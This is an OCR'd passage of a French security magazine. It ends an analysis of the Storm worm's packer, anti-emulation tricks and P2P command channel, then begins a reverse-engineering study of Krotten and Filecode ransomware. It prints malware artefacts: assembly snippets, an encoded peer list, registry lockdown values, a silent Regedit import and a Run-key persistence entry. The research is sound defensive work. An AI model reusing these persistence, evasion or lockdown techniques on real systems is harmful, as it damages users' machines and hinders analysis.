Afin de protéger les fichiers binaires contre l'inspection et pour rendre plus difficile la génération de signatures pour les systèmes antivirus, Storm utilise une enveloppe de cryptage, souvent appelée « packer » en anglais. Le packer est une routine qui s'exécute quand le fichier est chargé en mémoire par Windows. Son rôle est de déployer en mémoire le code qui devra être exécuté et de rediriger l'exécution vers celui-ci. Storm utilise un packer maison. Il est moins évolué que plusieurs autres outils de protection d'exécutables, mais le fait qu'il n'ait jamais été utilisé ailleurs fait en sorte qu'il est généralement efficace. Une des caractéristiques spécifiques des packers Storm est qu'il exécute une partie de ses instructions sur le tas (*heap*) avant d'atteindre le point original d'entrée. Cette couche contient aussi une routine qui arrête l'exécution du programme protégé si un point d'arrêt (*breakpoint*) est détecté.

Certaines versions du packer de Storm incluent des fonctionnalités d'anti-émulation. Les émulateurs sont utilisés pour analyser le comportement d'un logiciel malicieux. Pour comprendre quels sont les appels système faits par un programme, on le lance dans un émulateur qui enregistre les appels système ainsi que leurs paramètres. Pour avoir un émulateur performant, certains raccourcis doivent être pris et certaines fonctions ne sont pas programmées dans l'émulateur. Les programmeurs de Storm connaissent les faiblesses des émulateurs et ont implémenté des appels à des fonctions exotiques rarement implémentées dans les émulateurs afin de les détecter.

Dans l'exemple suivant, le packer fait un appel à la fonction `DragQueryFile` de shell32. Cette fonction est généralement utilisée pour trouver le nom des fichiers qui sont déplacés dans une opération de *drag and drop* de Windows. Pour Storm, les paramètres de l'appel sont toujours les mêmes et on s'attend à ce que le résultat de l'appel soit -1. Dans l'exemple, la valeur de retour placée dans le registre `EAX` est utilisée pour décoder une partie du programme en mémoire. Le problème ici provient du fait que plusieurs émulateurs n'implémentent pas la fonction `DragQueryFile`. Le comportement par défaut pour une fonction qui n'est pas implémentée est souvent de retourner `NULL`. Le programme ne se décodera pas en mémoire et l'analyse sera inutile s'il est lancé dans un émulateur.

```
01: call  call_to_DragQueryFile
02: add   eax, [ecx]
03: lea   esi, [esi+4]
04: add   eax, 14EF086h
05: mov   edi, esi
06: lea   edi, [edi-4]
07: ror   eax, 4
08: stosd
```

Les lignes d'assembleur suivantes montrent une dernière touche intéressante trouvée dans un des packers utilisés par Storm. Ces instructions utilisent le registre ESP qui pointe habituellement sur le haut de la pile d'exécution. Dans l'exemple, le pointeur de pile est affecté à EDI. L'instruction `push` écrit sur la fausse pile avant que le pointeur de pile ne soit remis à sa valeur initiale qui avait été sauvegardée. Le packer utilise des opérations de gestion de pile pour camoufler une copie de données en mémoire.

```
01: mov edx, esp
02: mov esp, edi
03: push eax
04: mov esp, edx
```

Une fois installé, Storm déploie d'autres astuces pour rendre l'analyse de son fonctionnement difficile. Plusieurs variantes installent un pilote système. Le code du pilote s'exécute avec les privilèges du système d'exploitation. Le pilote Storm injecte une partie de son code dans l'application `services.exe` et lance l'exécution en créant un *thread* distant. Vu que le code est injecté dans un processus en cours d'exécution à partir d'un pilote système, il est difficile d'utiliser un débogueur pour étudier le comportement de ce malware.

4. Mécanismes de communication

Overnet est le nom d'un réseau qui était utilisé au début des années 2000 pour échanger des fichiers (le plus souvent des pièces de musique ou des films copiés illégalement). Le client le plus populaire pour ce réseau était *eDonkey2000*. Overnet a été éteint par le gouvernement américain le 12 septembre 2006.

Les clients du réseau Overnet utilisent l'algorithme Kademlia [7] pour communiquer. Bien que ce réseau ait été éteint par les autorités gouvernementales, plusieurs personnes continuent toujours à l'utiliser. C'est ce réseau qu'ont choisi les auteurs de Storm pour envoyer des commandes aux systèmes infectés par leur malware.

Le réseau Overnet est complètement décentralisé. Pour se connecter à ce réseau, un nœud doit connaître une liste de pairs avec qui entrer en contact. Puisque les clients Overnet n'utilisent pas de port standard, chaque pair est identifié par son adresse IP, son port ainsi qu'une chaîne de caractères qui est un identifiant unique.

4.1 Liste initiale de pairs

Lors de son installation sur un système, Storm écrit un fichier de configuration sur le disque. Ce fichier de configuration contient les informations utilisées pour se connecter à son réseau pair à pair (*p2p*). Le code suivant montre un fichier de configuration utilisé par Storm. À la ligne 2, le numéro de port UDP où le nœud recevra des données est spécifié. Par la suite, on trouve la liste d'informations sur les pairs à contacter lors de la connexion. L'information sur chacun des pairs est encodée. La chaîne de caractères précédant le signe « = » est l'identifiant unique. L'adresse IP et le port se trouvent après le signe « = », les 8 premiers octets sont l'adresse IP alors que les quatre octets suivants sont la représentation hexadécimale du port utilisé par le pair. Par exemple, l'IP du premier pair est 121.172.10.224 et le port est 30744.

```
01: [config]
02: [local]
03: uport=8609
04: [peers]
05: B84DF7EB3D47917111BC694B14581547=79AC0AE0781800
06: 466277BAE37F429DDC3EDD3780B48104=59A96E14715C01
```

En cherchant sur l'Internet pour les implémentations publiques utilisant Kademlia, je suis tombé sur le projet *KadC, p2p library* [8]. En regardant le fichier de configuration de cet outil (plus bas), on constate que sa composition est très similaire à celle de Storm. La seule différence marquante est que les données sur les pairs ne sont pas encodées. En regardant plus en profondeur le fonctionnement de KadC, l'auteur en est venu à la conclusion que les auteurs de Storm ont réutilisé le code de cet outil dans leur logiciel malicieux.

```
01: [local]
02: # if the hash (first arg) is 0, a random value will be used.
03: 0 0.0.0.0 1234 4662 0
04: [overnet_peers]
05: # 299 contacts follow
06: 00000100000000000000190100002c0d 212.21.252.42 6460 1
07: 00af9e4e7a2f9545411a58b21a6efd21 83.49.97.103 7125 0
```

La découverte de l'outil KadC est significative, puisque cet outil peut être utilisé par les chercheurs pour se connecter sur le réseau de Storm et y récolter des statistiques sur le nombre de systèmes infectés et les informations échangées entre les nœuds.

4.2 Procédure d'initialisation de la communication

Pour se connecter au réseau p2p, un système suit les étapes suivantes :

- Envoi une requête de type `Publicize` aux nœuds qu'il connaît, c'est-à-dire aux nœuds qui se trouvent dans son fichier de configuration.
- Les ordinateurs contactés répondent avec un message `Publicize ACK` s'ils sont disponibles.
- Le nouvel ordinateur envoie un paquet `Connect Request` pour ajouter le contact à sa liste.
- Si la connexion est acceptée, le nouveau pair envoie un `Connect Reply` avec sa liste de pairs, faisant en sorte que le nouveau nœud est maintenant en contact des systèmes sur le réseau qu'il ne connaissait pas précédemment.

Ces opérations sont répétées des centaines de fois jusqu'à ce qu'un nouveau système soit en contact avec environ cinq mille pairs. À ce point, on considère que le nouveau nœud est bien intégré au réseau p2p. Pour plus d'informations sur le fonctionnement du réseau Overnet, nous renvoyons le lecteur à l'article [7] ou au code source de KadC [8].

4.3 Recherche d'informations

Le but du botnet de Storm est d'échanger des informations entre le contrôleur du réseau et les systèmes infectés. Le réseau p2p est utilisé de façon *« pull »*, c'est-à-dire que ce sont les zombies qui sont responsables d'aller chercher les « ordres » du contrôleur. Cette façon de faire diffère du modèle classique de botnet qui utilise le protocole *Internet Relay Chat* (IRC).

La recherche sur le réseau Overnet se fait à l'aide de *hashs* qui peuvent être vus comme un identifiant unique pour une information. Par exemple, si quelqu'un cherche une vidéo de Shakira, un hash md4 du mot « Shakira » est recherché sur le réseau. Chaque jour, le contrôleur de Storm publie ses ordres sous 32 hashs différents. Les zombies cherchent le réseau pour un de ces identifiants, décodent le contenu de la réponse et obéissent aux ordres. Les hashs générés par Storm sont construits en fonction de la date et d'une valeur aléatoire d'un octet. C'est pourquoi le contrôleur crée 32 entrées différentes sur le réseau, pour que chacune des 32 valeurs aléatoires possibles soit occupée et que tous les zombies trouvent rapidement leurs instructions.

Le format et l'encodage des informations transmises sur le botnet Storm ont changé avec le temps. Dans la plupart des cas, l'information envoyée est une adresse URL pointant vers un nouveau binaire qui doit être téléchargé et exécuté. Ce type de mise à jour est très puissant puisqu'il demande très peu de code du côté client et le contrôleur peut exécuter toutes les opérations qu'il désire. L'information transmise sur le réseau p2p est cryptée avec RSA, un algorithme très robuste comparativement à ce que l'on trouve

habituellement chez les malwares. La clé publique du contrôleur est incluse dans tous les binaires de Storm. L'utilisation de cryptage dans les communications décentralisées garantit qu'un tiers ne peut pas modifier les commandes envoyées par le contrôleur et que les systèmes infectés peuvent vérifier la provenance des messages.

4.4 Encodage des communications

Depuis octobre dernier, Storm tente de rendre l'écoute de ses communications réseau plus difficile [9]. Une routine d'encodage a été ajoutée, probablement pour éviter que le trafic réseau ne soit détecté par les systèmes de détection d'intrusion et pour contrer les outils d'étude des chercheurs. En connaissant le fonctionnement du protocole Overnet, décrit plus haut, il est facile de trouver la nature de l'encodage ainsi que la clé utilisée. Après l'introduction de la routine d'encodage, les premiers messages envoyés par un système infecté avaient la même taille, mais seulement le contenu du paquet était différent. Les identifiants de protocole et de message restaient les mêmes d'un message à l'autre, ce qui indique un algorithme de substitution. En connaissant les anciennes et nouvelles valeurs, on trouve qu'une opération XOR est effectuée sur le contenu des paquets. En faisant l'analyse statique des binaires de Storm, on trouve la routine de la figure 3 qui montre qu'une clé de 40 octets est utilisée pour encoder les communications.

3 *Encodage des communications*

Conclusion

L'évolution de Storm est fascinante. Ses auteurs n'ont rien inventé, mais l'exécution de leur opération est remarquable. À notre connaissance, l'opération Storm est la meilleure combinaison d'innovations techniques, d'ingénierie sociale et de fraude financière observée jusqu'à maintenant. Avant de lancer une campagne de propagation, les auteurs du malware modifient leur création pour éviter la détection d'antivirus pendant que d'autres membres de leur groupe s'affairent à assembler des pages web et des messages convaincants pour infecter le plus de victimes. De même, les plus grandes manœuvres de Storm ont été effectuées durant des congés fériés (noël 2007 et nouvel an 2008) ou des périodes où les administrateurs réseau étaient trop occupés pour se soucier d'une nouvelle vague de spams (tempête Kyrill pendant laquelle plusieurs centres de données ont subi des pannes.).

Malgré le professionnalisme de ses auteurs et contrôleurs, beaucoup d'indices trouvés dans les fichiers binaires de Storm et dans ses sites de distribution nous permettent d'en apprendre plus sur leurs identités. Ces indices laissent croire que les auteurs de Storm sont probablement originaires de Russie. De même, plusieurs sources affirment que l'identité de certains membres du gang derrière Storm est connue des autorités gouvernementales **[10]**. Qui sait, peut-être assisterons-nous bientôt à l'extinction d'une autre famille de logiciels malicieux ?

Remerciements

J'aimerais remercier Christophe Brocas, Frédéric Raynal et Jacquelin Bureau pour leurs relectures attentives et commentaires constructifs.

Références

[1] STEWART (Joe), « *Storm Worm DDoS Attack* », **http://www.secureworks.com/research/threats/storm-worm**

[2] MessageLabs, « *The Expanding Spammers Toolbox: Latest Stock Spam Technique Launched with 15 Million MP3 Emails* », **http://www.messagelabs.com/resources/press/6418**

[3] « *Digital Intelligence and Strategic Operations Group, Opps, guess I pissed off Storm!* », **http://www.disog.org/2007/09/opps-guess-i-pissed-off-storm.html**

[4] KUO (Jimmy), « *Storm Drain* », **http://blogs.technet.com/antimalware/archive/2007/09/20/storm-drain.aspx**

[5] HOLZ et al., « *Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on StormWorm* », **http://honeyblog.org/junkyard/paper/storm-leet08.pdf**

[6] KEIZER (Gregg), « *RSA – Top botnets control 1M hijacked computers* », **http://www.computerworld.com.au/index.php/id;1183357273**

[7] MAYMOUNKOV et al., « *Kademlia: A Peer-to-peer Information System Based on the XOR Metric* », **http://pdos.csail.mit.edu/~petar/papers/maymounkov-kademlia-lncs.pdf**

[8] KadC, « *a p2p library* », **http://kadc.sourceforge.net/**

[9] GOODIN (Dan), « *The balkanization of Storm Worm botnets* », **http://www.theregister.co.uk/2007/10/15/storm_trojan_balkanization/**

[10] LEYDEN (John), « *Russian FSB 'protecting' Storm Worm gang* », **http://www.theregister.co.uk/2008/01/31/storm_worm_protection/**

A. Gazet - Sogeti ESEC – alexandre.gazet@sogeti.com


ANALYSE DU PHÉNOMÈNE RANSOMWARE

mots clés : *virologie / ransomware / cryptographie*

Le mot « ransomware » est construit par l'agrégation des mots « ransom » et « malware ». Ce mot et le phénomène qui y est associé sont apparus il y a environ 3 ans, dans le courant de l'année 2005, mettant en lumière une classe particulière de malwares qui demandent le paiement d'une rançon en échange de la restitution d'une fonctionnalité volée. La plupart des ransomwares utilisent le chiffrement de fichier comme un moyen d'extorsion. Nous abordons ici la notion de « chantage » appliquée au monde informatique ; ce dernier repose sur un moyen de pression ou moyen d'extorsion.

1. Introduction

Dans une approche naïve, nous pourrions avancer que la viabilité du chantage réside dans la résistance et la force du moyen d'extorsion utilisé. En réalité, nous devrions immédiatement corriger cette proposition et dire que la force réside dans la perception et la représentation que la victime se fait du moyen de pression. Il est important de garder à l'esprit que tous les *ransomwares* que nous allons analyser ont été utilisés dans le cadre d'extorsion de masse, les binaires malicieux étant largement diffusés à l'aide de différents vecteurs : documents vérolés, forums, etc. Nous nous proposons d'analyser la réalité de la menace ransomware, au-delà du *buzz* qu'il a suscité parmi certains médias généralistes, spécialisés dans la sécurité ou encore vendeurs d'antivirus. Est-ce que les moyens de pressions utilisés sont viables ? Quelques ressources en termes d'analyse de code suffisent-elles à les mettre en échec ? Les auteurs de ransomwares font-ils une utilisation raisonnée de leur création ? Ces questions feront partie des points dont nous allons discuter dans cet article. Bien qu'elle soit fondée sur le *reverse-engineering*, l'étude n'est pas focalisée sur la méthodologie d'analyse ; une revue technique est opérée à différents niveaux : qualité du code, fonctionnalités et analyse des primitives cryptographiques si certaines sont employées.



1.1 Aperçu général

Dans la plupart des ransomwares, nous sommes en mesure de distinguer trois phases ; elles peuvent être distinctes ou bien regroupées en une seule plus globale suivant les implémentations :

1. La recherche d'une cible : les ransomwares embarquent souvent une liste de formats de fichiers à chiffrer. Cette liste est principalement composée de formats de documents tels que : rtf, doc, odt, zip, etc. Deux raisons possibles à cela nous viennent à l'esprit. Premièrement, pour une question de performances, chiffrer l'intégralité du disque dur se révélerait relativement contre-productif avec une consommation importante des ressources processeur et une durée non négligeable. Deuxièmement, nous pouvons raisonnablement penser qu'un utilisateur possède moins d'attache affective envers une obscure DLL système dont il n'a jamais entendu le nom, qu'envers ses propres documents : du travail personnel, ses albums photos, etc.

2. Nous avons dit que l'extorsion est fondée sur un pouvoir que le maître-chanteur est capable d'acquérir aux dépens de sa victime. La plupart des auteurs de ransomwares retirent à leurs victimes l'accès à leurs informations en chiffrant leurs fichiers.
3. La demande de rançon : le but final est le gain financier. Alors que la plupart des malwares essaient d'éviter la détection et de rester le plus furtif possible, un ransomware a besoin de revendiquer la responsabilité de ses actes. Pour cela, écrire un fichier texte est l'option majoritairement choisie par les auteurs ; à ce titre, ils utilisent tous l'email comme unique canal de communication.

Maintenant que nous avons une idée basique de ce qu'est un ransomware, nous allons discuter de ce qui a été dit à leur propos.

1.2 Communication et origine

Afin de rendre quelque chose plus attractif ou convaincre une personne, il est possible de légèrement grossir le trait, présenter le problème suivant un angle choisi, éventuellement omettre certains détails, etc. Cela peut porter plusieurs noms : persuasion, marketing, *story-telling*, et bien d'autres parmi lesquels le lecteur choisira celui qu'il préfère. Concernant les ransomwares, le fait est que les médias, qu'ils soient généralistes ou spécialisés, mais aussi certains vendeurs d'antivirus, se sont très vite emparés du phénomène, de ce prétendu « nouveau » type de malwares. Cela a eu un résultat parfois regrettable :

...le concept est apparu il y a 20 ans...


UK version | International version | About the versions

BBC NEWS

Watch One-Minute World News

News Front Page
Africa
Americas
Asia-Pacific
Europe
Middle East
South Asia
UK
England
Northern Ireland
Scotland
Wales
UK Politics
Education
Magazine
Business
Health
Science/Nature
Technology
Entertainment

Last Updated: Wednesday, 31 May 2006, 15:59 GMT 16:59 UK

E-mail this to a friend | Printable version

Woman targeted by web hackers

A woman from Greater Manchester has become a victim of an internet scam in which hackers hijack computer files and blackmail owners to get them back.

Helen Barrow, a 40-year-old nurse from Rochdale, is believed to be one of the first victims of the con in the UK.

Criminals encrypt files with complex passwords, leaving a ransom note telling victims not to contact police.

Ms Barrow's note said that she would have to buy drugs from an online pharmacy to find out the password.

Helen Barrow feared she would lose coursework for her degree

2 *BBC News, 31 mai 2006*

Ce qui ressort de cet article est un cocktail acrobatique entre de l'information pseudo-technique, des informations personnelles et du théâtre. Bien évidemment, à sa décharge, la BBC reste grand public et, à ce titre, ne dispose peut être ni des informations, ni des compétences pour évaluer la réalité du problème. Malheureusement, le fait est qu'une telle théâtralisation du phénomène est courante et elle n'est pas seulement l'apanage des médias de masse. Revenons en particulier sur la famille de ransomwares portant le nom de **Gpcode**. Elle a attiré beaucoup d'attention et de communication de la part de certains vendeurs d'antivirus. En pratique, cela a donné lieu à beaucoup de personnification de l'auteur et d'instrumentalisation du phénomène. Ainsi, dans un article intitulé « *Blackmailer: the story of Gpcode* »[1], il était possible de lire :

« *Virus.Win32.Gpcode marked the beginning of a new era in cyber crime.* »

Dans quelle mesure, le phénomène ransomware marque-t-il une nouvelle ère ?

1.2.1 AIDS.Trojan

Revenons à peu près 20 ans en arrière. Nous sommes en 1989. Fred, encore adolescent, a les cheveux longs et écoute les Floyd derrière un écran de fumée. Un malware nommé **AIDS Trojan** apparaît. L'infection a été propagée par courrier postal, à l'aide d'une disquette portant le nom de « *AIDS Information Introductory Diskette* ». Sous couvert d'un logiciel tout ce qu'il y a de plus respectable traitant du SIDA, se cache en fait une bombe logique. Après 90 redémarrages de la machine infectée, la charge virale est libérée. Elle consiste en un chiffrement du nom des fichiers de l'utilisateur. En réalité, le contrat de licence prévenait que l'auteur se réservait le droit de prendre toute mesure qui lui semblait appropriée en cas de non respect du contrat. À toute fin utile, le contrat contenait aussi une demande de rançon en règle à destination de l'utilisateur :

« *The price of 365 user applications is US$189. The price of a lease for the lifetime of your hard disk is US$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of 189 or 378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.* »

Un ransomware est né. Le chiffrement utilisé est faible, simple substitution mono-alphabétique.

1.2.2 Approche académique

Suite à cette première tentative de rançon, la communauté scientifique s'est elle aussi intéressée au sujet. Il est impossible d'évoquer les ransomwares sans citer les travaux d'Adam Young et Moti Yung [4], datant de 1996… il y a plus de 10 ans déjà. Dans un papier portant le titre de « *Cryptovirology: Extortion-based security threats and countermeasures* », ils introduisent tout simplement leur sujet par ces mots :

« *In this paper we present the idea of Cryptovirology, [...] showing that it can also be used offensively. By offensive we mean that it can be used to mount extortion based attacks that cause loss of access to information, loss of confidentiality, and information leakage.* »

Le mot-clé est *cryptovirology*. Les biens nommés ransomwares ne sont en fait que des cryptovirus offensifs, et, effectivement, ils sont utilisés dans le cadre d'extorsion d'argent. Avec toutes ces références en tête, il devient difficile de dire que les ransomwares sont une nouveauté. Afin d'aller au-delà de ces considérations historiques, nous allons maintenant étudier le design de ces ransomwares.

1.3 Attentes fonctionnelles

D'un point de vue criminel, quels critères devraient remplir un ransomware pour satisfaire à la problématique de l'extorsion de masse ?

- Le binaire malicieux s'exécute sur les ordinateurs des victimes. À ce titre, il devrait être considéré comme compromis et ne doit donc pas contenir de secrets. Une toute autre orientation, axée sur l'utilisation d'*obfuscateur* de code, peut aussi être envisagée. Nous parlons alors d'attaque cryptographique en boîte blanche. Ce cas de figure a par exemple été abordé par Sébastien Josse dans ses travaux sous le nom de « *White-Box Attack Context Cryptovirology* » [2].
- L'auteur doit être le seul à pouvoir inverser les effets de l'infection. En d'autres termes, le moyen d'extorsion doit être viable. Si une victime peut se débarrasser elle-même ou par tout autre moyen tiers, elle ne paiera pas pour cela.
- Le fait de délivrer une victime ne doit pas permettre à celle-ci d'aider une autre à le faire. Dans le cade de l'extorsion de masse, si une victime accepte de payer et reçoit par exemple un outil de déchiffrement des fichiers, ce dernier ne doit être d'aucune aide pour une autre victime.

Comme Young et Yung l'ont proposé, une utilisation intelligente et réfléchie de moyens cryptographiques permettrait de satisfaire à chacun de ces critères.

1.4 L'étude

Pour les besoins de cette étude, 16 ransomwares ont été analysés et *reversés*. 9 d'entre eux appartiennent à la famille **Gpcode**, 2 à la famille **FileCode**, 4 à la famille **Krotten** et 1 à la famille **Dirt**. Notre revue technique est présentée conformément à cette classification en famille. L'observation des progrès techniques des ransomwares nous donnera une idée des capacités techniques des auteurs et de leurs progrès. Une attention toute particulière a été portée sur les moyens d'extorsion et sur l'utilisation de primitives cryptographiques.

2. Analyse comparative

2.1 Trojan.Win32.Krotten family

Nous disposons de 4 échantillons du virus Krotten : les versions **aj**, **ar**, **u** et **bk**. Après analyse, il apparaît que **Trojan.Win32.Krotten.ar** n'est pas un ransomware, mais plutôt un cheval de Troie assez classique disposant de diverses fonctionnalités. Étant hors du périmètre de cette étude, nous n'en parlerons plus par la suite.

2.1.1 Remarques générales

- La version **bk** est codée en Delphi ;
- Un des échantillons est *packé* avec ASProtect, un protecteur d'exécutables commercial.

2.1.2 Vecteurs d'infection

Même si tous nos échantillons possèdent la même charge virale, ils utilisent deux vecteurs d'infection très différents.

- **Trojan.Win32.Krotten.u** et **Trojan.Win32.Krotten.aj**

  Ces deux malwares tirent parti d'une machine virtuelle haut niveau ou plus exactement d'un petit moteur de scripts, fournissant un jeu de *meta-actions* telles que « créer un répertoire », « créer une clé dans le registre » ou « écrire dans la mémoire du process ». Le comportement du malware est ainsi entièrement scripté. Ce script, qui délivre la charge virale est inclus dans les *datas* du binaire. Certaines traces, telles que la chaîne de caractères « *InqSoft Sign 0f Misery* », nous font penser que ce moteur de script n'a pas été développé par l'auteur lui-même, mais qu'il a utilisé un outil public. De plus, nous pouvons supposer une origine est-européenne du malware ; seuls des sites russes semblent référencer cet outil. Dans tous les cas, le format du script est très simple, le code et les données sont mélangés en un flot continu d'instructions.

  Illustrons maintenant le fonctionnement de ce moteur à l'aide d'un exemple : instruction permettant de créer un répertoire nommé `C:/4182123960615680` :

```
1 F0 43 3A 5C 34 31 38 32 31 32 33 39 36 30 36 31 35 36 38 00
```

`F0` est l'*opcode* encodant la création d'un répertoire ; la chaîne de caractères passée en argument est directement encodée en hexadécimal.

L'utilisation d'un moteur de script est une idée prometteuse : développement rapide, fonctionnalités avancées. Au final, l'auteur peut produire différents malwares à un coût quasi nul. En revanche, l'utilisation d'un tel outil peut aussi être indicateur de faibles compétences en développement de la part de l'auteur. Dans l'absolu, le moteur de script combiné au script lui-même doit permettre de réaliser une signature parfaite pour un outil antivirus. D'un point de vue opposé, ce moteur de script ajoute un niveau d'abstraction entre la charge virale effective et le code exécuté. Cela peut-être utile pour retarder une éventuelle analyse.

Trojan.Win32.Krotten.bk

Le vecteur d'infection gagne cette fois en simplicité, tout en conservant son efficacité. Le ransomware se présente comme une archive auto-extractible. L'infection est réalisée lors de la simulation d'un processus d'extraction. En réalité, un fichier nommé `ImportReg.reg` est extrait, puis injecté dans la base de registre à l'aide de la commande suivante :

```
Regedit /s C:\DOCUME~1\*******\LOCALS~1\Temp\ImportReg.reg
```

Ce fichier contient la liste des modifications que le malware apporte au système. La charge virale est tout à fait similaire à celles des versions **u** et **aj** ; le script a simplement été transposé en un fichier `.reg`.


```
1  HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main
2  "NoUpdateCheck"=dword:00000001
3  "NoJITSetup"=dword:00000001
4  "Start Page"="http://poetry.rotten.com/failed-mission/"
5  "NoControlPanel"=dword:00000001
6  "NoDrives"=dword:03ffffff
7  "NoRun"=dword:00000001
8  "NoFind"=dword:00000001
9  "NoFavoritesMenu"=dword:00000001
10 "NoRecentDocsMenu"=dword:00000001
11 "NoLogOff"=dword:00000001
12 "NoClose"=dword:00000001
13 [...]
```

2.1.3 Moyen de pression

La famille **Krotten** est l'une des rares à ne pas reposer sur le chiffrement de fichier. L'option retenue par l'auteur est celle consistant à profondément modifier plusieurs règles de sécurité et droits de l'utilisateur, la page d'accueil d'IE, et le fonctionnement d'Explorer. Une boîte de dialogue affichant la demande de rançon apparaît lors de l'écran de *logon*. Le malware utilise la clé de registre `LegalNoticeCaption` :

```
[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon]
"LegalNoticeCaption"="DANGER !!!"
```

Nous avons utilisé un outil de traduction automatique afin d'obtenir le texte du message de demande de rançon, le voici en anglais pour la version **aj** :



3 *Type de message affiché au démarrage du système.*

« *In order to restore the normal operation of your computer without losing information VJ! And with the savings money, I have to e-mail wordsia@notrix.de recharge code kievstar by 25 UAH. In response within twelve hours to your e-mail you will receive file to remove the program.* »

Deux points ont tout particulièrement retenu notre attention. Tout d'abord, la demande de rançon est exprimée en utilisant la devise ukrainienne, le hryvnia (UAH). Ceci est un indice qui peut laisser penser à une origine ukrainienne du malware. De plus, si nous considérons la traduction comme fidèle, le montant de la rançon est tout à fait surprenant : à peine plus que 3.50 euros. Les versions **ar** et **bk** demandent, quant à elles, 25 WebMoney US Dollar-equivalents (WMZ), soit à peu près l'équivalent de 15 euros à ce jour.

2.1.4 Conclusion

Le comportement d'un ordinateur infecté est réellement gênant pour une victime, le rendant presque inutilisable. Il est à noter qu'un utilisateur avancé, possédant quelques compétences en *reverse-engineering*, serait en mesure de découvrir la nature de l'infection et de restaurer son système dans un état sain. L'action du ransomware est réversible. Cela signifie par la même occasion que le moyen d'extorsion utilisé est plutôt faible. Cette faiblesse est à corréler avec la très petite somme demandée en rançon. Enfin, un dernier point à relever, l'utilisation d'un moteur de script est assez intéressante et mérite une analyse plus approfondie.

2.2 Trojan.Win32.Filecode

Nous avons analysé deux versions de ce malware : **Trojan.Win32.Filecode.a** et **Trojan.Win32.Filecode.c.**

2.2.1 Remarques générales

- Packés avec UPX, un packer d'exécutables *open source* ;
- Codés en Delphi,
- L'utilisation de signatures **FLIRT** dans **IDA** révèle que la majorité du code est composée de bibliothèques Delphi. Au final très peu de fonctions restent à analyser.

2.2.2 Vecteur d'infection

- Se recopie dans `$WINDIR%/system` sous le nom `NTFS.exe` ;
- Modifie le registre afin d'être lancé à chaque démarrage :


```
h Key = HKEY_LOCAL_MACHINE
Subkey = "software\microsoft\windows\currentversion\run\"
ValueName = "FsystemTracer"
Value = "\$:\WINDOWS\system\NTFS.exe"
```

- Parcourt les disques depuis la lettre `C:` jusqu'à `Z:` ; pour chacun, scan récursif de tous les répertoires excepté les répertoires système.
- Création de 50 fichiers de demande de rançon sur le bureau de la victime après chiffrement des fichiers.

2.2.3 Moyen de pression

Aucune indication n'est donnée quant au montant de la rançon ; la victime est seulement invitée à ne pas effacer de fichiers ou modifier la base de registre et à contacter l'auteur à l'aide de l'adresse email fournie. Les deux échantillons en notre possession utilisent le chiffrement de fichier. Il est possible de distinguer deux comportements différents suivant le type de fichiers rencontrés :

- Fichier exécutable :
  - Remplace tous les exécutables par le ransomware.
  - Ajout du préfixe `EXEADDED` au nom original.
  - Vérifie que la taille du fichier ne soit pas égale à sa propre taille ; ceci pourrait être un test en vue d'éviter la surinfection.
- Autres types de fichiers :
  - Ajout du préfixe `FILEISENCODED` au nom original.
  - Le fichier n'est que partiellement chiffré. Seuls les 5000 premiers octets le sont à l'aide d'un XOR. Les octets 6666 à 10000 sont utilisés comme clé.



4 *Version a : bug dans le test de la taille du fichier*

- La version **a** vérifie que la taille soit supérieure à 5000 octets avant de chiffrer le fichier… avec pour résultat direct une sérieuse erreur de conception. En effet, le ransomware lit successivement deux *buffers* de 5000 octets, le second étant partiellement utilisé comme clé pour chiffrer le premier. Par conséquent, si la taille du fichier est comprise entre 5000 et 10000 octets, le buffer contenant la clé de chiffrement pourra être rempli avec des données arbitraires. Dans ce cas, le recouvrement des fichiers pourrait être impossible. Cette erreur a été corrigée dans la version **c**. La taille est alors correctement vérifiée et comparée à 10000.

2.2.4 Conclusion

Nous sommes en présence d'un virus éventuellement destructeur. Le code est très basique, la version **a** est même boguée et peut conduire à la destruction de certains fichiers. Toutefois, le ransomware n'a pas le besoin d'embarquer une clé de chiffrement. Une fois le malware capturé et analysé, la création d'un outil de déchiffrement devient triviale et le moyen de pression n'existe plus.

2.3 Trojan-Spy.win32.Dirt.211

2.3.1 Remarques générales

